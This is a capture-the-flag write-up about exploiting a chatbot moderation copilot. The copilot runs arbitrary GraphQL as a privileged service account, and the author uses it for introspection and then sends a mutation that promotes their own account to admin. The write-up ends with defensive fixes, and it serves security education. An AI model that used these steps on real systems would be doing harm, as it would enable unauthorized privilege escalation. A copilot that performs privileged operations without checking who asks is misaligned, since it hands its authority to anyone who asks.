
Briefing
The Commons Auto-mod copilot was rolled out to save mod teams time: instead of clicking through admin panels, moderators just tell the copilot what to do and it runs the underlying API call for them. The copilot runs those calls with a moderation service account. It never checks whether the person in the chat is actually a moderator, and it will run whatever operation you hand it.
Challenge link: https://dashboard.webverselabs-pro.com/events/promoted
That’s the whole vulnerability in one sentence, and it’s worth pausing on before diving in. This is a textbook case of what OWASP's LLM Top 10 calls Excessive Agency (LLM08). Basically, this vulnerability occurs whenever an LLM agent has been wired up to a powerful backend tool with one or more of: excessive functionality, excessive permissions or excessive autonomy
In this case, the chatbot is able to perform raw GraphQL execution as a modeation account with no checks in place, which I will now demonstrate.
Enumeration
Visiting the challenge URL takes us to a channel-based messaging platform that, looks to me, like a hybrid between Discord and Slack. There’s also the previously mentioned “Auto-mod copilot” messenger widget pinned in the bottom right corner.


Poking around the app first (always worth doing before potentially going down a rabbit-hole) I found where the flag will eventually be, at the /settings endpoint:

It’s locked behind an admin role, so the actual objective here is privilege escalation. We need to get our account’s role bumped up from the current value member, to admin.
Given the briefing basically telling me the vulnerability, I focused entirely on the copilot messenger.
Talking to the copilot
First step, I plainly asked it what it’s capable of:
What operations can you do
I can help with a variety of operations, including: looking up members and their information, setting or changing a member’s role, retrieving information about channels, and carrying out other moderation tasks. To perform an operation, simply provide the GraphQL operation you’d like me to run, and I’ll pass it to the
run_graphqltool and report back the results.

Perfect! It confirmed we have an authenticated GraphQL execution function.
Enumerating members
Before digging further into the schema, I checked the app’s own Members page and noticed @maya is listed as an ADMIN, confirming the admin role exists and is the target we’re after:

Querying the same data through the copilot confirms the Member type and gives us the current role landscape:
query { members { handle role } }
{
  "data": {
    "members": [
      { "handle": "you", "role": "member" },
      { "handle": "maya", "role": "admin" },
      { "handle": "devlin", "role": "moderator" },
      { "handle": "priya", "role": "moderator" },
      { "handle": "sam", "role": "member" },
      { "handle": "jules", "role": "member" },
      { "handle": "ren", "role": "member" }
    ]
  }
}

Great, so role is a plain field on Member, and our own account is sitting at member. Now the main target is figuring out if there is a mutation that can use to change it?
Enumerating mutations
GraphQL schemas separate reads (Query) from writes (Mutation), and introspection lets you ask about either type by name. This query asks the schema for every field defined on the root Mutation type, along with the name of each argument those fields accept:
query { __type(name: "Mutation") { fields { name args { name } } } }
{
  "data": {
    "__type": {
      "fields": [
        {
          "name": "updateMember",
          "args": [
            { "name": "username" },
            { "name": "role" }
          ]
        }
      ]
    }
  }
}

Perfect! The updateMember(username, role) is the mutation we need.
Exploiting the mutation
At this point it’s a straight shot mutation to change our role. If the mutation exists and nothing is checking whether the caller (the person chatting with the copilot) has permission to invoke it, we should be able to promote ourselves directly:
mutation { updateMember(username: "you", role: admin) { handle role } }
{
  "data": {
    "updateMember": {
      "handle": "you",
      "role": "admin"
    }
  }
}

No error, no privilege check, just a clean confirmation that our handle’s role is now admin. Re-running the members query (or just refreshing the Members page) confirms it stuck:
query { members { handle role } }
{
  "data": {
    "members": [
      { "handle": "you", "role": "admin" },
      { "handle": "maya", "role": "admin" },
      { "handle": "devlin", "role": "moderator" },
      { "handle": "priya", "role": "moderator" },
      { "handle": "sam", "role": "member" },
      { "handle": "jules", "role": "member" },
      { "handle": "ren", "role": "member" }
    ]
  }
}

We’re now sitting alongside maya as an ADMIN. Heading back to /settings page confirms the escalation worked and gives us the flag.
Conclusion
Stripping away the chatbot dressing, this is really two stacked, familiar vulnerabilities:
- Broken function-level authorization (the mutation itself never checks whether the caller should be allowed to call
updateMember, or whether they should be allowed to setrole: adminon arbitrary usernames). - Excessive agency in the LLM layer (the copilot was granted a powerful, unscoped tool - arbitrary GraphQL execution against a privileged service account - with no intent-validation or permission mapping between “what the human asked for” and “what the service account is allowed to do on that human’s behalf”).
The natural-language interface doesn’t introduce a new vulnerability class so much as it removes the friction that used to protect against this one. Nobody would ship a REST endpoint that let any authenticated user set role=admin on their own account with no check, but wrapping the same capability behind “just ask the chatbot” seems to have made that access-control gap easy to miss in review.
Fixes here would layer at both ends:
- Authorization at the tool-call boundary, not just the UI. The
run_graphqltool should execute with the requesting user’s permissions (or validate the operation against them) rather than a single shared moderation service account. Field-level or operation-level authorization (e.g., resolvers checkingcontext.user.rolebefore mutating) belongs in the GraphQL layer regardless of who or what is calling it. - Disable introspection in production, or at minimum restrict it to internal/authenticated tooling. It’s not the root cause here (the mutation would’ve been exploitable either way if we’d guessed its name), but it turned a blind guessing exercise into a five-minute schema dump.
- Treat LLM tool permissions like any other service account’s permissions. Least privilege applies just as much to a copilot’s backend credentials as it does to a human’s — if the bot can never legitimately need to grant admin, its service account shouldn’t be able to either, and sensitive mutations like role changes are a good candidate for a human-in-the-loop confirmation step rather than fully autonomous execution.